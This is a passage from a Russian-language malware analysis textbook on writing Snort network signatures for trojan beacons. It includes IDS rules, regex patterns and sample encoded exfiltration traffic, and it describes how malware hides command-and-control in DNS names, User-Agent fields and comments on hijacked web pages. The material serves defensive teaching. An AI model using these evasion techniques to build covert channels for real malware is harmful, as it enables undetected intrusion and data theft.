distance	Модифицирует ключевое слово content. Указывает, сколько байтов нужно проигнорировать с места последнего вхождения
pcre	Регулярное выражение, совместимое с Perl, которое описывает шаблон искомых байтов
reference	Ссылка на внешнюю систему

Само правило выглядит довольно длинным, но его основная часть состоит лишь из строки User-Agent и отрезка We, за которым ровно следует четыре алфавитно-цифровых символа (We[a-z0-9]{4}). В формате регулярных выражений, совместимых с Perl (Perl

compatible regular expression, PCRE), который применяется в Snort, используются следующие обозначения:

- квадратные скобки ([и]) обозначают набор возможных символов;
- фигурные скобки ({ и }) обозначают количество символов;
- шестнадцатеричная запись байтов имеет вид \xHH.

Как отмечалось ранее, заголовок правила содержит базовую информацию, такую как IP-адрес (исходный и конечный), порт и протокол. Snort отслеживает TCP-сеансы и, в зависимости от того, кто их инициировал, позволяет вам создавать правила для клиентского или серверного трафика. Благодаря ключевому слову flow данное правило будет срабатывать только для информации, сгенерированной клиентом.

Со временем правило было несколько изменено, чтобы избавиться от ложных срабатываний, связанных с популярным программным пакетом Webmin, значение User-Agent которого совпадает с шаблоном вредоноса. Ниже представлена одна из последних версий данного правила:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
content:"|0d 0a|User-Agent|3a| We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; content:"!\"User-Agent|3a| Webmin|0d 0a|";
pcre:"/User-Agent\: We[a-z0-9]{4}\\x0d\\x0a/"; classtype:trojan-activity;
reference:url,www.threatexpert.com/report.aspx?md5=d9bcb4e4d650a6ed4402fab8f9ef1
387; reference:url,doc.emergingthreats.net/2010262; reference:url,www.emergingthreats.net/cgi-
bin/cvswb.cgi/sigs/VIRUS/TROJAN_WindowsEnterpriseFakeAV; sid:2010262; rev:4;)
```

Знак восклицания (!) перед выражением content (content:"!\"User-Agent|3a| Webmin|0d 0a|") означает логически обратную выборку (то есть слово «не»), поэтому правило сработает только в случае отсутствия описанного содержимого.

Этот пример иллюстрирует несколько атрибутов, характерных для процесса разработки сигнатуры. Во-первых, большинство сигнатур основаны на изучении сетевого трафика, а не на анализе вредоносной программы, которая его генерирует. В нашем случае было выявлено две строки, которые создает вредонос, и на основе этого был сделан вывод, что он использует префикс We плюс четыре случайных алфавитно-цифровых символа.

Во-вторых, была проверена уникальность шаблона, указанного в сигнатуре, чтобы исключить возможность ложных срабатываний. Для этого сигнатуру применили к реальному трафику и выявили ситуации, в которых она ведет себя некорректно. В данном случае ложные срабатывания вызывают заголовки со значением Webmin в поле User-Agent. В итоге в сигнатуру было добавлено исключение для нормального трафика.

Как упоминалось ранее, трафик, захваченный во время активности вредоноса, может обладать характеристиками, которые сложно воспроизвести в лабораторных условиях, поскольку аналитику обычно доступна лишь одна сторона взаимодействия. Но, с другой стороны, количество образцов реального трафика может быть довольно ограниченным. Многократное повторение динамического анализа позволяет получить более полную выборку. Представьте, что после множества запусков вредоносная программа сгенерировала следующие значения для поля User-Agent:

```
We4b58 We7d7f Wea4ee
We70d3 Wea508 We6853
We3d97 We8d3a Web1a7
Wed0d1 We93d0 Wec697
We5186 We90d8 We9753
We3e18 We4e8f We8f1a
Wead29 Wea76b Wee716
```

Это позволяет легко распознать случайные элементы в трафике, который сгенерировала вредоносная программа. Полученные результаты подтверждают, что

предположение, лежащее в основе официальной сигнатуры из списка новых угроз, было верным. Можно сделать вывод о том, что последние четыре символа состоят из букв и цифр, распределенных случайным образом. Однако у данной сигнатуры есть еще одна проблема (если исходить из того, что это настоящие результаты): диапазон символов в представленных выше строках является более ограниченным, чем тот, что указан в шаблоне. PCRE-выражение имеет вид `/User-Agent: We[a-z0-9]{4}\x0d\x0a/`, но полученные результаты говорят о том, что здесь используются лишь буквы от а до f (а не а–z). Такое распределение символов часто применяется при переводе двоичных значений непосредственно в шестнадцатеричный формат.

Проведем еще один мысленный эксперимент. Представьте, что после многочисленных запусков вредоносной программы были получены следующие значения поля User-Agent:

```
Wfbcc5 Wf4abd Wea4ee  
Wfa78f Wedb29 W101280  
W101e0f Wfa72f Wefd95  
Wf617a Wf8a9f Wf286f  
We9fc4 Wf4520 Wea6b8  
W1024e7 Wea27f Wfd1c1  
W104a9b Wff757 Wf2ab8
```

Наша сигнатура отлавливает некоторые случаи, но она далеко не идеальна, так как помимо We источник этого трафика генерирует как минимум префиксы Wf и W1. К тому же по этой выборке четко видно, что поле User-Agent может состоять как из шести, так и из семи символов.

Поскольку оригинальная выборка состояла всего из двух случаев, предположение о принципе работы вредоноса могло оказаться слишком строгим. Мы можем лишь гадать, как именно генерируются полученные результаты. Постепенное расширение выборки позволит аналитику делать более обоснованные суждения о коде, генерирующем трафик.

Как вы помните, вредоносное ПО может изменять исходящие данные в зависимости от системной информации. Поэтому, чтобы избежать неверных предположений о том, является ли какая-то часть сигнала статической, опытные образцы лучше генерировать как минимум в двух системах. Содержимое может оставаться статическим на одном компьютере, но меняться на другом.

Представьте, к примеру, что после многократного запуска вредоноса в одной и той же системе мы получили следующие результаты:

```
Wefd95 Wefd95 Wefd95  
Wefd95 Wefd95 Wefd95  
Wefd95 Wefd95 Wefd95  
Wefd95 Wefd95 Wefd95
```

Не имея реального трафика для перекрестной проверки, мы могли бы по ошибке написать правило, которое распознает лишь это единственное значение User-Agent. Но при запуске на другом компьютере вредонос мог бы сгенерировать такие строки:

```
We9753 We9753 We9753  
We9753 We9753 We9753  
We9753 We9753 We9753  
We9753 We9753 We9753
```

В процессе создания сигнатуры важно определить динамические участки содержимого, чтобы они случайно не стали частью правила. Если данные меняются при каждом прогоне, это обычно свидетельствует об использовании какого-то случайного значения. Повторяющиеся данные, которые различаются на разных компьютерах, говорят о том, что содержимое зависит от какого-то системного атрибута. Если повезет, эта зависимость окажется достаточно предсказуемой, чтобы ее можно было сделать частью сетевой сигнатуры.

Сочетание динамических и статических методик анализа

До сих пор для создания сигнатур мы использовали либо имеющиеся данные, либо результат динамического анализа. Это практичный подход, который позволяет быстро сгенерировать информацию. Но иногда он не дает распознать глубинные характеристики вредоносной программы, которые могут стать основой для более точных и долговечных сигнатур.

В общем случае углубленный анализ имеет две цели.

Полное покрытие функциональности. Первый шаг заключается в расширении покрытия кода с помощью динамического анализа. Этот процесс описан в главе 3 и обычно подразумевает предоставление новых входящих данных, которые заставляют код выбирать не использованные ранее маршруты выполнения. Это позволяет узнать, что именно вредонос ожидает получить. Для этого, как правило, применяются собственноручно написанные скрипты или инструменты наподобие INetSim. Ориентиром может служить как реальный вредоносный трафик, так и результат статического анализа.

Понимание функциональности, включая входные и выходные данные. С помощью статического анализа можно определить место и способ генерации содержимого, а также предсказать поведение вредоносной программы. Корректность этого предсказания можно проверить, используя динамический анализ.

Опасность чрезмерного анализа

Если целью анализа вредоносного ПО является разработка эффективных сетевых индикаторов, вам не нужно вникать в каждый участок кода. Но как узнать, обладаете ли вы достаточным пониманием функциональности вредоноса? В табл. 14.4 предлагается следующая иерархия уровней анализа.

Таблица 14.4. Уровни анализа вредоносного ПО

Уровень анализа	Описание
Поверхностный анализ	Анализ начальных признаков; эквивалентно выводу в лабораторных условиях
Охват методов взаимодействия	Понимание принципа работы каждого вида взаимодействия
Воспроизведение работы	Возможность создать инструмент (например, управляющий сервер), который сделает возможным полноценное выполнение вредоноса
Покрывание кода	Понимание всех участков кода

Минимальный уровень анализа состоит в понимании методик, связанных с сетевым взаимодействием. Но для разработки действенных сетевых индикаторов аналитик безопасности должен приблизиться к следующему уровню – к воспроизведению вредоносной активности.

Воспроизведение работы – это способность создать инструмент, который бы с высокой точностью эмулировал средства удаленного управления вредоносом. Например, если вредоносная программа является клиентом, ее сервер должен отслеживать подключения и предоставлять консоль, с помощью которой аналитик сможет активизировать каждую ее функцию (как будто он ее создатель).

Эффективные и долговечные сигнатуры способны отличать обычный и вредоносный трафик. Это непростая задача, ведь злоумышленники постоянно совершенствуют свой код, чтобы генерируемый им трафик вызывал как можно меньше подозрений. Но прежде, чем переходить к практическим аспектам анализа, обсудим историю вредоносного ПО и то, как изменились стратегии его маскировки.

Скрыться у всех на виду

Избежать обнаружения – одна из основных задач того, кто управляет бэкдором, так как обнаружение чревато потерей доступа к компьютеру жертвы и повышенным риском быть обнаруженным в будущем.

Вредоносное ПО эволюционировало и научилось оставаться незаметным на общем фоне. Для этого в нем используются следующие методики.

Симуляция существующих протоколов

Один из способов маскировки заключается в использовании самых популярных коммуникационных протоколов, чтобы вредоносная активность имела больше шансов затеряться в общем трафике. В 1990-х вредоносные программы часто использовали популярную на тот момент технологию обмена сообщениями IRC, но по мере того, как данный протокол выходил из моды, системы защиты начали следить за ним более пристально, что усложнило жизнь злоумышленникам.

В наши дни наиболее популярными протоколами в Интернете являются HTTP, HTTPS и DNS, поэтому злоумышленники используют их чаще всего. Эти протоколы не отслеживаются пристально, поскольку мониторинг таких крупных объемов трафика – задача крайне сложная. Кроме того, они вряд ли будут блокироваться, так как вместе с ними может случайно оказаться заблокированным нормальный трафик, что крайне нежелательно.

Злоумышленники стараются работать с популярными протоколами так, как это делают обычные программы. Например, HTTP часто применяется для отправки сигналов, потому что сигнал – это, в сущности, запрос дальнейших инструкций, аналогичный HTTP-запросу типа GET. При этом суть и цель взаимодействия скрываются за HTTPS-шифрованием.

Однако злоумышленники не гнушаются злоупотреблением стандартными протоколами для установления контроля над системой. Например, протокол DNS был создан для быстрого обмена короткими сообщениями, но авторы вредоносного ПО умудряются передавать по нему длинные потоки информации, кодируя и встраивая ее в поля, которые имеют совсем другое назначение. Доменное имя может быть сфабриковано на основе данных, которые злоумышленник собирается отправить. Вредоносная программа, которой нужно передать пароль пользователя, может выполнить DNS-запрос для имени www.thepasswordisflapjack.maliciousdomain.com.

Злоумышленники также могут злоупотреблять возможностями стандарта HTTP. Метод GET предназначен для запрашивания информации, а метод POST – для ее передачи. В связи с этим размер данных в методе GET ограничен (обычно около 2 Кбайт). Шпионское ПО регулярно включает инструкции о том, что ему нужно собрать, в путь URI или HTTP-запрос типа GET, а не в тело сообщения. Один из авторов этой книги имел возможность наблюдать, как вредонос встраивал всю информацию из зараженной системы в поля User-Agent множественных HTTP-запросов типа GET. Ниже показаны два таких запроса, с помощью которых он передал командную строку и листинг каталога:

```
GET /world.html HTTP/1.1
```

```
User-
```

```
Agent: %^&NQvtmw3eVhTfEBnzVw/aniIqQB6qQgTvmxJzVhjJMjcHtEhI97n9+yy+duq+h3b  
0RFzThrfE9AkK9OYIt6bIM7JUQJdViJaTx+q+h3dm8jJ8qfG+ezm/C3tnQgvVx/eECBZT87NT  
R/fUQkxmGcGLq
```

```
Cache-Control: no-cache
```

```
GET /world.html HTTP/1.1
```

```
User-
```

```
Agent: %^&EBTaVDPYTM7zVs7umwvhTM79ECrrmd7ZVd7XSQFvV8jJ8s7QVhcgVQOqOh  
PdUQBXEakgVQFvms7zmd6bJtSfHNSdJNEJ8qfGEA/zmwPtnC3d0M7aTs79KvcAVhJgVQP  
ZnDIqSQkuEBJvND/zVwneRAyJ8qfGIN6alt6alt6cI86qI9mlIe+q+OfqE86qLA/FOtjqE86qE86q  
E86qHqfGIN6alt6alt6cI86qI9mlIe+q+OfqE86qLA/FOtjqE86qE86qE86qHsjJ8tAbHeEbHeEbIN
```

6qE96jKt6kEABJE86qE9cAMPE4E86qE86qE86qEA/vmhYfVi6J8t6dHe6cHeEbI9uqE96jKtEk
EABJE86qE9cAMPE4E86qE86qE86qEATrnw3dUR/vmbfGIN6aINAAIt6cI86qI9uIJNmQ+Ofq
E86qLA/FOtjqE86qE86qE86qNRuq/C3tnQgvVx/e9+ybIM2eIM2dI96kE86cINygK87+NM6qE
862/AvMLs6qE86qE86qE87NnCBdn87JTQkg9+yqE86qE86qE86qE86qE86bEATzVCOymduq
E86qE86qE86qE86qE96qSxvfTRIJS6qE86qE86qE86qE86qE9Sq/CvdGDIzE86qK8bgleEXItO
bH9SdJ87s0R/vmd7wmwPv9+yJ8uIIIRA/aSiPYTQkfmd7rVw+qOhPfnCvZTiJmMtj

Cache-Control: no-cache

Чтобы создать туннель для вредоносного взаимодействия и остаться незамеченными, злоумышленники нестандартным образом используют поля протоколов.

И хотя для опытного человека управляющий трафик такого рода выглядит странно, авторы вредоносов делают ставку на то, что хранение данных в необычных местах поможет избежать исследования. Например, если система защиты проанализирует тело HTTP-сеанса, она не обнаружит никакого трафика.

Авторы вредоносного ПО постоянно совершенствуют свои методики, чтобы их творения выглядели как можно безобиднее и не выделялись на фоне обычных программ. Это особенно заметно на примере использования популярного в HTTP поля User-Agent. Когда вредоносы только начинали симулировать веб-запросы, они маскировали свой трафик под активность браузера. Поле User-Agent основано на версии браузера и различных установленных компонентов и обычно не меняется. Ниже показано, как оно может выглядеть в системе Windows:

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)

Первое поколение вредоносного ПО, которое симулировало работу браузера, использовало совершенно неправдоподобные значения для User-Agent. В результате его было легко обнаружить по одному лишь этому полю. В следующем поколении стали применять строки, которые характерны для реального сетевого трафика. Это улучшило маскировку, но системы защиты все равно могли использовать статическое поле User-Agent для создания эффективных сигнатур.

Ниже показан пример заурядной, но популярной среди вредоносного ПО строки:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)

На следующем этапе во вредоносных программах появилась поддержка разных значений для User-Agent, которые встречаются в нормальном трафике. Чтобы предотвратить обнаружение, эти значения стали использоваться поочередно. Пример таких строк показан ниже:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)

Самый современный подход подразумевает использование системных вызовов для создания запросов. Благодаря этому вредоносная программа может указывать поле User-Agent (а также большинство других атрибутов запроса), которое неотличимо от того, что применяется в браузере.

Использование злоумышленником существующей инфраструктуры

Для скрытия своего кода злоумышленники пользуются имеющимися в системе ресурсами. Если сервер занимается только тем, что обслуживает вредоносные запросы, он будет более уязвимым к обнаружению, чем сервер, который также выполняет какую-то полезную работу.

Злоумышленник может просто воспользоваться сервером многоцелевого назначения. Нормальная активность скроет вредоносную, поскольку изучение IP-адреса покажет, что сервер занимается легальной деятельностью.

Более хитроумный подход заключается во встраивании команд для вредоносной программы в обычную веб-страницу. Ниже показано несколько начальных строчек страницы, которая была «перепрофилирована» злоумышленником:

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Roaring Capital | Seed Stage Venture Capital Fund in Chicago</title>
<meta property="og:title" content=" Roaring Capital | Seed Stage Venture Capital Fund
in Chicago"/>
<meta property="og:site_name" content="Roaring Capital"/>
<!-- -->
<!-- adsrv?bG9uZ3NsZWVw -->
<!--<script type="text/javascript" src="/js/dotastic.custom.js"></script>-->
<!-- ОН -->

```

Во второй строке снизу находится закодированная команда, которая приказывает вредоносу заснуть на продолжительное время перед следующей проверкой (если декодировать bG9uZ3NsZWVw методом Base64, получится longsleeper). Вредонос считывает эту команду и вызывает инструкцию sleep, чтобы приостановить работу своего процесса. Защитной системе крайне сложно отличить обычный запрос нормальной веб-страницы от идентичного запроса, часть результата которого может быть интерпретирована как команда.

Отправка сигналов со стороны клиента

В сетевом проектировании наметилась тенденция к использованию средств проксирования и преобразования сетевых адресов (network address translation, NAT), которые скрывают компьютер, выполняющий исходящий запрос. Все запросы выглядят так, будто они сделаны с IP-адреса прокси-сервера. С другой стороны, злоумышленнику становится сложнее определить, с какой (зараженной) системой он взаимодействует.

Одна из распространенных методик, применяемых во вредоносном ПО, заключается в создании профиля атакуемого компьютера, который затем передается вместе с сигналом в качестве уникального идентификатора. Таким образом на этапе установления связи злоумышленник будет знать, какой узел является его инициатором. Подобная идентификация зараженной системы принимает множество форм – для этого, например, может использоваться закодированная строка, которая содержит базовую информацию о компьютере или ее уникальный хеш. Система защиты, которой известно, как вредонос определяет сетевые узлы, может использовать эту информацию для поиска и отслеживания зараженных компьютеров.

Понимание окружающего кода

Существует два вида сетевой активности: отправка данных и получение данных. Исходящий трафик обычно лучше поддается анализу, поскольку вредоносные программы генерируют удобные образцы информации при каждом своем запуске.

Мы рассмотрим два вредоноса. Первый создает и передает сигнал, а второй принимает команду от зараженного сайта.

Ниже представлены выдержки из трафика, сгенерированного в результате гипотетической вредоносной активности в сети. Вредонос выполняет следующий GET-запрос:

```

GET /1011961917758115116101584810210210256565356 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache

```

Запустив вредонос в лабораторных условиях (или в песочнице), мы обнаружили нечто похожее:

```
GET /14586205865810997108584848485355525551 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Мы открыли соответствующую веб-страницу в Internet Explorer и увидели, что поле User-Agent в этой тестовой системе имеет следующее стандартное значение:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.648)
```

Это отличие говорит о том, что строка User-Agent встроена в код вредноноса и является статической. К сожалению, значение, которое в нем используется, довольно распространено. Это означает, что сигнатура, созданная на его основе, будет давать большое количество ложных срабатываний. Хорошая новость заключается в том, что для создания эффективной сигнатуры User-Agent можно объединить с другими элементами.

Следующим шагом будет выполнение динамического анализа. Для этого вредонос следует запустить еще несколько раз, как было показано в предыдущем разделе. GET-запрос оставался почти неизменным, единственной его частью, которая менялась при каждой попытке, был путь URL. Вот какие значения он принимал:

```
/1011961917758115116101584810210210256565356 (actual traffic)
/14586205865810997108584848485355525551
/7911554172581099710858484848535654100102
/2332511561845810997108584848485357985255
```

У всех этих строк внутри есть общие символы (5848), но шаблон, по которому они созданы, не является очевидным. То, как именно создается запрос, можно узнать с помощью статического анализа.

Поиск сетевого кода

Первый шаг на пути исследования сетевого взаимодействия заключается в поиске системных вызовов, которые используются для его выполнения. Самые популярные низкоуровневые функции входят в состав API Windows Sockets (Winsock). Во вредоносной активности обычно применяются такие его вызовы, как WSASStartup, getaddrinfo, socket, connect, send, recv и WSAGetLastError.

Вредоносные программы могут также использовать высокоуровневый API под названием Windows Internet (WinINet). Обычно речь идет о таких функциях, как InternetOpen, InternetConnect, InternetOpenURL, HTTPOpenRequest, HTTPQueryInfo, HTTPSendRequest, InternetReadFile и InternetWriteFile. Компоненты более высокого уровня применяются во время открытия обычных веб-страниц, поэтому они позволяют вредоносу эффективнее маскироваться под нормальный трафик.

Еще одним высокоуровневым API, который позволяет работать с сетью, является модель компонентного объекта (Component Object Model, COM). COM довольно часто используется опосредованно, через такие функции, как URLDownloadToFile, обращение к его интерфейсам напрямую происходит редко. Вредоносы, которые обращаются непосредственно к COM, обычно задействуют функции наподобие CoInitialize, CoCreateInstance и Navigate. Создание и использование экземпляра браузера напрямую через COM позволяет, к примеру, замаскировать вредоносную программу, потому что компонент браузера в этом случае применяется по назначению. Это дает возможность эффективно скрывать активность и сетевые соединения. В табл. 14.5 перечислены API-вызовы, на основе которых вредоносное ПО может реализовать свои сетевые функции.

Таблица 14.5. Сетевые API в Windows

WinSock API	WinINet API	Интерфейс COM
WSASStartup	InternetOpen	URLDownloadToFile
getaddrinfo	InternetConnect	CoInitialize

socket	InternetOpenURL	CoCreateInstance
connect	InternetReadFile	Navigate
send	InternetWriteFile	
recv	HTTPOpenRequest	
WSAGetLastError	HTTPQueryInfo	
HTTPSendRequest		

Вернемся к нашему вредоносу. В число импортированных им функций входят InternetOpen и HTTPOpenRequest, что указывает на использование WinINet API. Исследовав аргументы для InternetOpen, мы можем увидеть, что строка User-Agent встроена в код. Кроме того, вызов HTTPOpenRequest принимает аргумент, который определяет допустимые типы файлов, – его значение тоже является статическим. Еще один аргумент функции HTTPOpenRequest, путь URI, генерируется за счет вызовов GetTickCount, Random и gethostbyname.

Осведомленность об источниках сетевых данных

Статические данные, встроенные в код вредоноса, лучше всего подходят для генерации сигнатур. Количество оригинальных источников, из которых состоит сетевой трафик вредоносной программы, ограничено. Чтобы создать эффективную сигнатуру, необходимо знать происхождение каждого элемента передаваемой информации. Ниже перечислены основные источники.

Случайные данные (например, данные, возвращенные вызовом, который генерирует псевдослучайные значения).

Данные из стандартных сетевых библиотек (например, запрос GET, сделанный вызовом HTTPSendRequest).

Данные, встроенные в код вредоноса (например, статическая строка User-Agent).

Сведения о сетевом узле и его конфигурации (например, имя узла, текущее время согласно системным часам и тактовая частота процессора).

Информация, полученная из других источников, таких как удаленный сервер или файловая система (это может быть число, переданное сервером для шифрования, локальный файл или нажатие клавиши, записанное кейлогером).

Перед отправкой по сети эти данные могут кодироваться на разных уровнях, однако то, подходят ли они для создания сигнатуры, определяется их происхождением.

Сравнение статических и фиктивных данных

Вредоносной программе, которая использует низкоуровневые сетевые API (такие как Winsock), требуется больше сгенерированной вручную информации, чтобы симулировать распространенные образцы трафика (если сравнивать с применением высокоуровневых интерфейсов, например COM). Это приводит к встраиванию в код большего количества статических данных, что повышает вероятность ошибки со стороны автора вредоноса. Этим можно воспользоваться при создании сигнатуры. Ошибки могут быть как очевидными (Mozilla вместо Mozilla), так и не очень – например, пропущенные пробелы или буквы не в том регистре (MoZilla).

В нашем примере ошибка кроется в статической строке Accept. Вместо стандартной записи */* используется */*.

Как вы помните, путь URL, сгенерированный нашим вредоносом, имеет следующий вид:

/14586205865810997108584848485355525551

Функция, генерирующая это значение, обращается к вызовам GetTickCount, Random и gethostbyname, используя двоеточие (:) при объединении строк. Статические строка Accept и знак двоеточия являются хорошими кандидатами на добавление в сигнатуру.

Сигнатура должна учитывать результаты вызова Random, который может вернуть любое случайное значение. Включать ли данные, возвращаемые функциями GetTickCount и gethostbyname, зависит от того, насколько они статические.

В ходе отладки кода, который занимается генерацией данных во вредоносе, обнаруживается, что сгенерированная строка передается кодирующей функции. Перед отправкой строка имеет следующий формат:

<4 случайных байта>:<первые 3 байта имени узла>:<время из GetTickCount в виде 16-чного числа>

Эта примитивная кодирующая функция переводит каждый байт в десятичный вид согласно формату ASCII (например, символ а превращается в 97). Теперь понятно, почему нам было так сложно определить путь URI с помощью динамического анализа: в нем используются элемент случайности, атрибуты сетевого узла, время и формула, длина которой может меняться в зависимости от символа. Но теперь, обладая этой информацией и результатами статического анализа, мы можем легко придумать для пути URI подходящее регулярное выражение.

Определение и использование этапов кодирования

Определение стабильных или встроенных в код данных бывает непростой задачей, поскольку преобразования могут происходить между их генерацией и передачей по сети. В нашем примере результаты команды GetTickCount спрятаны между двумя этапами кодирования: сначала значение типа DWORD переводится в 8-байтный шестнадцатеричный вид, а затем каждый байт превращается в десятичное значение формата ASCII.

Итоговое регулярное выражение выглядит так:

$\wedge([12]\{0,1\}[0-9]\{1,2\})\{4\}58[0-9]\{6,9\}58(4[89]|5[0-7]|9[789]|11[012])\{8\}/$

В табл. 14.6 показано соответствие между источниками данных, которые мы определили, и участками регулярного выражения. Для иллюстрации преобразования используется один из предыдущих примеров.

Таблица 14.6. Разбор регулярного выражения в соответствии с источниками данных

<случайные байты>	:	<первые 3 байта имени узла>	:	<время из GetTickCount>
0x91, 0x56, 0xCD, 0x56	:	"m", "a", "l"	:	00057473
0x91, 0x56, 0xCD, 0x56	0x3A	0x6D, 0x61, 0x6C	0x3A	0x30, 0x30, 0x30, 0x35, 0x37, 0x34, 0x37, 0x33
1458620586	58	10997108	58	4848485355525551
$(([1-9] 1[0-9] 2[0-5])\{0,1\}[0-9])\{4\}$	58	$[0-9]\{6,9\}$	58	$(4[89] 5[0-7] 9[789] 10[012])\{8\}$

Рассмотрим каждый из элементов.

Два статических двоеточия, которые разделяют три других элемента, являются каркасом выражения – в табл. 14.6 их байты можно найти в столбцах 2 и 4. Каждое двоеточие в кодировке ASCII имеет десятичное значение 58. Эти сырые фиксированные данные бесценны для создания сигнатуры.

Каждый из первых четырех случайных байтов всегда можно преобразовать в число от 0 до 255. Регулярное выражение $([1-9]|1[0-9]|2[0-5])\{0,1\}[0-9]$ охватывает диапазон от 0 до 259, а $\{4\}$ указывает на четыре копии этого шаблона. Как вы помните, квадратные скобки ($[$ и $]$) содержат символы, а фигурные ($\{$ и $\}$) – количество их повторений. В регулярных выражениях языка Perl вертикальная черта ($|$) обозначает логическое ИЛИ, поэтому в сопоставляемой строке может присутствовать любой из шаблонов, указанных в скобках. Также обратите внимание на то, что мы решили немного расширить допустимый диапазон, чтобы не усложнять и без того запутанное регулярное выражение.

Осведомленность об этапах обработки или кодирования дает возможность не только определять встроенные или стабильные элементы. Кодирование может сводить данные, передаваемые вредоносом по сети, к определенному набору символов и ограничивать длину полей, чем можно воспользоваться для создания более точной сигнатуры. Например, несмотря на то что начальные элементы генерируются случайным образом, мы знаем их длину; кроме того, мы знаем, как ограничен набор символов и общая длина на итоговом этапе кодирования.

Средний шаблон `[0-9]{6,9}`, зажатый между значениями 58, представляет собой первые три символа в поле с именем узла, переведенные в десятичный вид в формате ASCII. Согласно PCRE он соответствует десятичной строке длиной от 6 до 9 символов. Доменные имена, как правило, не содержат ASCII-значения меньше десяти (0–9), которые являются непечатными, поэтому в качестве нижней границы вместо трех мы выбрали шесть (три символа, минимальная десятичная длина которых равна 2).

Наряду с использованием встроенных статических данных не менее важно избежать попадания в сигнатуру фиктивных элементов. Как было установлено во время динамического анализа в предыдущем разделе, имя узла зараженной системы может оставаться постоянным для одного конкретного компьютера, но сигнатура, которая его содержит, не сработает для других зараженных систем. В нашем случае мы воспользовались ограничениями, связанными с длиной и кодированием, но проигнорировали само содержимое.

Третья часть выражения, `(4[89]|5[0-7]|9[789]|10[012]){8}`, охватывает потенциальные значения символов, которые описывают время работы системы (как мы догадались по вызову `GetTickCount`). Результат команды `GetTickCount` имеет тип `DWORD` и преобразуется в шестнадцатеричный, а затем в десятичный (ASCII) вид. Например, если значение равно 268404824 (около трех дней работы), его шестнадцатеричная запись будет выглядеть как `0x0fff8858`. В кодировке ASCII цифры будут представлены диапазоном от 48 до 57, а буквы (от *a* до *f*) – значениями от 97 до 102. Число 8 в этом шаблоне соответствует количеству шестнадцатеричных символов, а выражение, содержащее логическое ИЛИ, охватывает подходящие диапазоны чисел

Некоторые источники данных на первый взгляд могут показаться случайными и бесполезными, но на самом деле их длина может быть предсказуемой. Одним из примеров этого является время: старшие биты остаются относительно фиксированными и иногда оказываются достаточно стабильным источником данных, который можно использовать в сигнатуре.

В основе создания эффективной сигнатуры лежит компромисс между производительностью и точностью. В этом примере регулярные выражения являются одной из самых ресурсоемких проверок, используемых в системе IDS. Уникальная статическая строка может существенно улучшить поиск по содержимому. Наш конкретный случай оказался довольно сложным, поскольку единственным фиксированным элементом является короткая строка 58.

В таких ситуациях для создания эффективной сигнатуры можно использовать несколько стратегий.

Мы можем сделать так, чтобы регулярное выражение для пути URI применялось только при наличии определенного значения у поля `User-Agent`.

Если вам нужна сигнатура только для пути URI, то ваша цель – два двоеточия (58) с двумя выражениями и ключевыми словами. В случае нахождения первого экземпляра 58 это позволит ограничить количество байтов, по которым будет производиться поиск (`content: "58"; content: "58"; distance: 6; within: 5`). Ключевое слово `within` определяет количество символов, среди которых нужно искать.

Старшие биты в вызове `GetTickCount` являются относительно стабильными, поэтому мы можем объединить их с соседним значением 58. Например, во всех наших пробных запусках за 58 следовал код 48, представляющий 0 в качестве самой старшей

цифры. Если проанализировать значения времени, обнаружится, что старшей цифрой для первых трех дней работы тоже будет 48, а для следующих трех дней – 49. С определенной долей риска мы можем смешать разные выражения и использовать значения 584 и 585 в качестве начального фильтра, который охватывает время работы продолжительностью до одного месяца.

Конечно, содержимое вредоносной программы имеет большое значение, но не менее важно распознавать случаи, когда ожидаемого содержимого на самом деле нет. Авторы вредоносов иногда (особенно при работе с низкоуровневыми API) допускают ошибку, которой можно воспользоваться: они забывают добавить элементы, характерные для нормального трафика. Например, при обычном открытии страниц часто используется поле Referer. Его отсутствие может стать частью эффективной сигнатуры, избавив ее от множества ложных срабатываний.

Создание сигнатуры

Ниже вы видите сигнатуру, предложенную для нашего вредоноса. Этот вариант сочетает в себе много разных факторов, которые мы уже рассмотрели: статическую строку User-Agent, необычное поле Accept, закодированное двоеточие (58) в пути URL, отсутствие Referer и GET-запрос, соответствующий ранее описанному регулярному выражению.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN
Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:"!\"|0d0a|referer:"; nocase;
pcre:"/GET \v([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8}
HTTP/";
classtype:trojan-activity; sid:20000002; rev:1;)
```

ПРИМЕЧАНИЕ

Обычно на первых порах аналитики безопасности пытаются научиться создавать сигнатуры, которые хоть как-то срабатывают, забывая о таком важном аспекте, как эффективность. В этой главе основное внимание уделяется распознаванию элементов хорошей сигнатуры, но мы не тратим слишком много времени на оптимизацию наших примеров и не стремимся сделать их производительными.

Анализ процедур декодирования

Ранее мы упоминали, что взаимодействие будет рассматриваться по двум направлениям. Мы уже показали, как анализировать трафик, генерируемый вредоносным ПО, но данные, которые поступают извне, тоже можно использовать при создании сигнатуры.

